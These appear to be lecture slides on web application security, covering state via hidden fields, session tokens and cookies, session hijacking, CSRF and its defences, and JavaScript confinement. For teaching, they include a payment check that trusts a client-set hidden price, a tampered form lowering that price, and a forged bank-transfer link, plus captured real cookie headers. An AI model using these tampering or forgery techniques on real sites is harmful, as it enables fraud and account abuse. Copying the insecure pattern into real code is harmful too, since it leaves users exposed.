
- DB stores a *long-lived state*
- Web application maintains an *ephemeral state*
 - intermediate results that don't need to be ACID/long-lived

Maintaining State



- DB stores a *long-lived state*
- Web application maintains an *ephemeral state*
 - with each interaction the state is moved across to the client

Maintaining State



- DB stores a *long-lived state*
- Web application maintains an *ephemeral state*
 - with each interaction the state is moved across to the client

Maintaining the State with


- **Hidden Values**
- **Capabilities**
- **Cookies**

Maintaining State: Hidden Values

<http://amazon.com/product2343253.php>



<http://amazon.com/cart-state.php>



```
<html>
<head> <title>Your cart state</title></head>
<body>
<form action="submit_order" method = "GET">
1 item was added to Cart
<input type = "hidden" name = "price" value ="25.50">
<input type = "submit" name = "edit" value = "edit">
<input type = "submit" name = "pay" value = "pay">
</body>
</html>
```

pay.php

Payment Implementation

```
<html>

<head> <title>Your cart state</title></head>

<body>

<form action="submit_order" method = "GET">

1 item was added to Cart

<input type = "hidden" name = "price" value ="25.50">

<input type = "submit" name = "edit-button" value = "edit">

<input type = "submit" name = "pay-button" value = "pay">

</body>

</html>
```

payment procedure implementation at the server

```
if (pay-button == pay && price != NULL)
{
    bill_card(price);
    deliver(product);
}
else
    show_front_page();
```


Abusing Hidden Values

```
<html>
```

```
<head> <title>Your cart state</title></head>
```

```
<body>
```

```
<form action="submit_order" method = "GET">
```

1 item was added to Cart

```
<input type = "hidden" name = "price" value ="0.50">
```

```
<input type = "submit" name = "edit-button" value = "edit">
```

```
<input type = "submit" name = "pay-button" value = "pay">
```

```
</body>
```

```
</html>
```

Capabilities: Unpredictable Hidden Values

```
<html>

<head> <title>Your cart state</title></head>

<body>

<form action="submit_order" method = "GET">

1 item was added to Cart

<input type = "hidden" name = "session_id" value ="43240r9r432a49s">

<input type = "submit" name = "edit-button" value = "edit">

<input type = "submit" name = "pay-button" value = "pay">

</body>

</html>
```

Server will maintain a state and will only share unpredictable tokens (indexes into the state table) with the client

new payment procedure implementation

```
price = lookup(session_id);

if (pay-button == pay && price != NULL)

{

    bill_card(price);

    deliver(product);

}

else

    show_front_page();
```

Capabilities: Unpredictable Hidden Values

```
<html>

<head> <title>Your cart state</title></head>

<body>

<form action="submit_order" method = "GET">

1 item was added to Cart

<input type = "hidden" name = "state" value = "1 item was added to Cart" />

<input type = "submit" name = "submit" value = "Submit" />

<input type = "submit" name = "submit" value = "Submit" />

</body>

</html>
```

Drawbacks of capabilities:

- It is hard to maintain webpages using them
- After closing the browser tab, the state is lost

Server will maintain state and will only share tokens (index table) with the client

tation

else

show_front_page();

Cookies

- Server maintains a state
 - state is indexed by cookies
 - cookies are exchanged with clients
 - clients store them locally (per server) and will send cookies back on each interaction
- Difference with capabilities:
 - cookies are not exchanged in hidden fields of an HTML page, but are part of HTTP headers
- Cookies are key-value pairs

Cookies: wired.com

HTTP/2 200 OK

content-type: text/html; charset=utf-8

x-access: y

x-developers: Conde Nast is hiring. <http://www.condenast.com/careers>

x-format: homepage

x-id: 5938af4b31379d0b2f5b94cf

x-section:

x-type: homepage

x-esi: on

verso: false

date: Tue, 29 Sep 2020 15:31:46 GMT

via: 1.1 varnish

age: 258

cache-control: no-cache

set-cookie:

pay_ent_smp=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCIsInZlciI6MX0.eyJ1cmxzIjpbXSwiY250IjowLCJtYXgiOiJQsImV4cCI6MjAyMDA5fQ.bGb2wXFRMdk0GLOqA57T7aFuKCJ7B7O-PjEHF0VUaLM; Path=/; Expires=Wed, 29 Sep 2021 21:31:46 GMT; Domain=wired.com; Secure;

set-cookie: pay_events=grant-new-smp; Max-Age=20; SameSite=Strict; Secure;

apple-news-services-host: www.wired.com

apple-news-services-request-url: /

apple-news-services-parsed-url: /

apple-news-services-handled: false

set-cookie: CN_xid=24e94e9f-b267-443d-9809-bc0717fa15ed; Expires=Sun, 28 Mar 2021 15:31:46 GMT; path=/;

set-cookie: xid1=1; Expires=Tue, 29 Sep 2020 15:32:01 GMT; path=/;

set-cookie: CN_segments=co.w2040; Expires=Sun, 28 Mar 2021 15:31:46 GMT; path=/;

content-security-policy: default-src https: data: 'unsafe-inline' 'unsafe-eval'; child-src https: data: blob:; connect-src https: data: blob: wss://*.hotjar.com; font-src https: data:; img-src https: blob: data:; media-src blob: data: https:; object-src https:; script-src https: data: blob: 'unsafe-inline' 'unsafe-eval'; style-src https: 'unsafe-inline'; block-all-mixed-content; upgrade-insecure-requests

Till <Expires>, send these cookies to any future requests to <Domain>/<Path>

Cookies Sent Back

GET /story/cyber-avengers-protecting-hospitals-ransomware/ HTTP/2

Host: www.wired.com

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:80.0) Gecko/20100101 Firefox/80.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate, br

Connection: keep-alive

Referer: https://www.wired.com/

Cookie: cn_cm=19;

optimizelySegments=%7B%223011000608%22%3A%22false%22%2C%223018050131%22%3A%22ff%22%2C%223019630670%22%3A%22none%22%2C%223023480220%22%3A%22direct%22%7D; optimizelyEndUserId=oeu1448286178404r0.2466412283608742; optimizelyBuckets=%7B%7D; _ga=GA1.2.378732446.1448286187; AMCV_F7093025512D2B690A490D44%40AdobeOrg=-1303530583%7CMCAID%7C2B298BF10530871C-600003070001809A%7CMCIDTS%7C18013%7CMCMID%7C32501688755387470201496461577740979507%7CMCAAMLH-1556876658%7C6%7CMCAAMB-1556876658%7C6G1ynYcLPuiQxYZrsz_pkqfLG9yMXBpb2zX5dvJdYQzPXlmdj0y%7CMCOPTOUT-1556279058s%7CONE%7CMCSYNCSOP%7C411-17505%7CvVersion%7C3.3.0; s_fid=1A47EBC0B9A2F8D6-05620196FD9C09DF; __srret=1; s_vi=[CS]v1|2E61697885316C12-6000010D800004A1[CE]; _sess=8feefa10-3865-4ced-9c13-6c1315c81a05.60dcc926-043f-4905-b890-e4bc2634f7c6.1556271858.1; __srui=e4ba2fba-6807-11e9-abde-22000b75814b; CN_geo_country_code=NL;

pay_ent_smp=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCIsInZlciI6MX0.eyJ1cmxzIjpbXSwiY250IjowLCJtYXgiOiJQsImV4cCI6MjAyMDA5fQ.bg
b2wXFRMdk0GLOqA57T7aFuKCj7B7O-PjEHF0VUaLM; CN_xid=24e94e9f-b267-443d-9809-bc0717fa15ed; verso_bucket=71; CN_segments=co.w2040;

CN_visits_m=1601503200847%26vn%3D1; CN_in_visit_m=true; s_vnum_m=1601503200928%26vn%3D1; sinvisit_m=true; s_depth=1; timeSpent=1601393856285;
s_ppn=https%3A%2F%2Fwww.wired.com; s_pct=Homepage; s_nr=1601393856287-New; sID=c78c2478-caa6-456b-81fd-e9479448ad25; pID=e0ecf6b8-28aa-4689-9460-1982bed5afd6;
usprivacy=1---; cneplayercount=1; CN_sp=1725f5e0-d4f4-431c-a4dc-d05af4a2bf18; CN_su=a237a28c-f0da-4b0f-a656-47ac2ac888f2; AMP_TOKEN=%24NOT_FOUND;
_parse_session={%22sid%22:1%2C%22surl%22:%22https://www.wired.com/%22%2C%22sref%22:%22%22%2C%22sts%22:1601393511863%2C%22slts%22:0};
_parse_visitor={%22id%22:%22pid=29f1fb198e09de9ab50acfe59cf63df3%22%2C%22session_count%22:1%2C%22last_session_ts%22:1601393511863};
OptanonConsent=isIABGlobal=false&datestamp=Tue+Sep+29+2020+17%3A37%3A28+GMT%2B0200+(Central+European+Summer+Time)&version=6.6.0&hosts=&consentId=906b2ffb-e553-4ba6-b7c0-753257956714&interactionCount=1&landingPath=NotLandingPage&groups=C0003%3A0%2CC0004%3A0%2CC0005%3A0%2CC0001%3A1%2CC0002%3A0%2CSTACK42%3A0;
_gid=GA1.2.1130242110.1601393514; cn_4dsgcache=;
GED_PLAYLIST_ACTIVITY=W3sidSI6IkkeXEiLCJ0c2wiOjE2MDEzOTM4NTYslm52ljoxLCJ1cHQiOjE2MDEzOTM1MDgslmx0IjoxNjAxMzkzODU2fV0.; s_sq=conde-
wired%3D%2526c.%2526a.%2526activitymap.%2526page%253Dhttps%25253A%25252F%25252Fwww.wired.com%2526link%253DThe%252520Cyber-
Avengers%252520Protecting%252520Hospitals%252520From%252520Ransomware%2526region%253Dapp-
root%2526pageIDType%253D1%2526.activitymap%2526.a%2526.c%2526pid%253Dhttps%25253A%25252F%25252Fwww.wired.com%2526pidt%253D1%2526oid%253Dhttps%25253A%25252F%25252Fwww.wired.com%25252Fstory%25252Fcyber-avengers-protecting-hospitals-ransomware%25252F%2526ot%253DA; OptanonAlertBoxClosed=2020-09-29T15:37:28.528Z;
eupubconsent-
v2=CO6gUlcO6gUlcAcABBENA5CgAAAAAAAAAChQAAAAAAAAJBAAeoAAoAHAAeAB8AHwAYgA_gCKAEiAK4AXwAwgBmgDaAHEAOQAc4A6gB_gEDAIORcAkQBpWChglfAR6AIYBNoCwgFoALoAXUAu0
BiADFGGQgMoCQUgAEALgAoACoAGQAQAAeABAACIAFQANAAeQBDAEQAJgAT4AqgCsAfGALgAbwA5gB6AEIAIaARABEGCOAEsAJAoAUoAtwBhgDIAGWANQAAbIA7wB7AD4gH2AfoBGACNAECJA
UEApYBTwCrgFzAL8AYQAXQBrADaAG4AN4AcoA9AB8gENGldARUAI8BlgCYgEygJsATsAocBSICmwFYALFAWwAuQBd4C8wGBAMGAYSaw0Bh4DlGGSAMnDQIAAVABWAC4AIYAZAAywbQADZAH4AQ

Cookies: Pros and Cons

- Cookies are used to
 - keep the state as session identifier
 - personalize the web pages
 - track users
 - ad networks keep their own (third-party) cookies and can link users across different web domains

Attack on Cookies

- Cookies are used to keep track of authenticated users
 - during the first visit the user will authenticate normally (e.g., via password)
 - upon authentication the server will issue a cookie
 - subsequently, the client will show this cookie as a proof of authentication
- A stolen cookie can be used to **hijack a session**

Session Hijacking

- Holder of a session cookie can access the site with the privileges of an authenticated user
- Session hijacking consequences:
 - perform actions as if done by the user
 - possibly stealing/corrupting sensitive data

Firesheep

codebutler/ firesheep



A Firefox extension that demonstrates HTTP session hijacking attacks.

10

Contributors

43

Issues

2k

Stars

632

Forks



Where Cookies can be stolen



- **Compromise** the server or the client machine/browser
- **Predict** cookies based on known information
- **Eavesdrop** on the network communication
- **Redirect** network traffic/mislead the client

network-based attacks

Preventing Cookie Theft



- **Compromise** the server or the client machine/browser

harden the machines

- **Predict** cookies based on known information

make cookies unpredictable: long and random

- **Eavesdrop** on the network communication

harden the machines and use encrypted communication (HTTPS)

- **Redirect** network traffic/mislead the client

websites can mark cookies as “secure” and they will only be sent over HTTPS

Server-Side Defenses

- Set sensitive cookies to be very short-lived
- Invalidate the cookie when the user logs-out
- Delete the cookie when the session ends
- Make cookies different from session to session
- Collect separate information and correlate whether the present interaction is a valid and legitimate request, based on past activity
 - monitoring the referrer fields, checking patterns, etc.

Attacks from Other Websites


URLs with Side Effects

- GET requests can have side-effects on the server side
 - even though they are not supposed to

<http://bank.com/transfer.cgi?amt=9999&to=attacker>

- What happens if a user with a valid session cookie clicks this link?
 - probably not something the user wants
 - but how to make the user to click?

Cross-Site Request Forgery



CSRF

- **Target:** Attack on users who are authenticated on vulnerable servers
- **Attack goal:** Issue a request to the server via the user's browser
 - It will be interpreted by the server as coming from the user
- **Technique:** Make the user or the user's browser to "click the link"
 - e.g., by sending a web page with something like `<img src =...>`, `XMLHttpRequest`, or a hidden form
- **Sources of vulnerability:**
 - the server does not check if the request is legit
 - it is possible to predict a valid request
- **Possible impacts:**
 - data breach (on client or on server); manipulation of the user's account; change of session state

CSRF Protections: REFERER

- The browser will set the REFERER field indicating the page that hosted the clicked link

GET /en/education HTTP/1.1

Host: www.universiteitleiden.nl

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:79.0) Gecko/20100101 Firefox/79.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate, br

Referer: <https://www.universiteitleiden.nl/en/science>

Connection: keep-alive

Cookie: _ga=GA1.2.130567790.1576142395; staffusercontext=9196AECE2EAAE19FCE88A8ABFE0E660F1E649B10B8635E0

Upgrade-Insecure-Requests: 1

CSRF Protections: REFERER

- The browser will set the REFERER field indicating the page that hosted the clicked link

The server can check if the REFERER is what it expects

GET /en/education HTTP/1.1

Host: www.universiteitleiden.nl

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:79.0) Gecko/20100101 Firefox/79.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate, br

Referer: <https://www.universiteitleiden.nl/en/science>

Connection: keep-alive

Cookie: _ga=GA1.2.130567790.1576142395; staffusercontext=9196AECE2EAAE19FCE88A8ABFE0E660F1E649B10B8635E0

Upgrade-Insecure-Requests: 1

CSRF Protections: Secret Links

- Every good server link/form can include a secret
 - can be part of the URL, or included in a custom HTTP header, or a hidden form field
 - not predictable
 - could be the cookie value (session ID)
- Standard frameworks include this
 - Django/AngularJS/Ruby on Rails

SameSite Cookie

HTTP/2 200 OK

content-type: text/html; charset=utf-8

x-access: y

x-developers: Conde Nast is hiring. <http://www.condenast.com/careers>

x-format: homepage

x-id: 5938af4b31379d0b2f5b94cf

x-section:

x-type: homepage

x-esi: on

verso: false

date: Tue, 29 Sep 2020 15:31:46 GMT

via: 1.1 varnish

age: 258

cache-control: no-cache

set-cookie: pay_ent_smp=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCIsInZlciI6MX0.eyJ1cmxzIjpbXSwiY250IjowLCJtYXgiOiJQsImV4cCI6MjAyMDA5fQ

set-cookie: pay_events=grant-new-smp; Max-Age=20; SameSite=Strict; Secure;

apple-news-services-host: www.wired.com

apple-news-services-request-url: /

apple-news-services-parsed-url: /

apple-news-services-handled: false

set-cookie: CN_xid=24e94e9f-b267-443d-9809-bc0717fa15ed; Expires=Sun, 28 Mar 2021 15:31:46 GMT; path=/;

set-cookie: xid1=1; Expires=Tue, 29 Sep 2020 15:32:01 GMT; path=/;

set-cookie: CN_segments=co.w2040; Expires=Sun, 28 Mar 2021 15:31:46 GMT; path=/;

content-security-policy: default-src https: data: 'unsafe-inline' 'unsafe-eval'; child-src https: data: blob:; connect-src https: data: blob: wss://*.hotjar.com; font-src https: da

strict-transport-security: max-age=31536000; preload

x-served-by: cache-ams21058-AMS

x-cache: HIT


x-cache-hits: 2

Client-Side Attacks

Dynamic Web Pages

- Web 1.0:
 - Static HTML: page unchanged from request to request
 - Dynamic HTML: generated by the server using some data sent by the client or fetched from the DB
- Web 2.0: HTML pages contain *programs* in JavaScript that will be executed on the client side

```
<html>
  <body>
    Hello, <b>
  <script>
    var a = 1;
    var b = 2;
    document.write("world: ", a+b, "</b>");
  </script>
</body>
</html>
```



JavaScript

- JavaScript programs are executed in the browser
- They can:
 - alter web page contents (modifying the DOM)
 - track user-side events (clicks, mouse movements, etc.)
 - issue web requests and read replies
 - access cookies and other browser data
 - maintain persistent but invisible connections (AJAX)

Security Issues

- Browsers need to confine JavaScript programs:
 - a script from [attacker.com](#) should not be able to
 - modify [bank.com](#) webpage or access its cookies
 - read user's keystrokes while they type in passwords

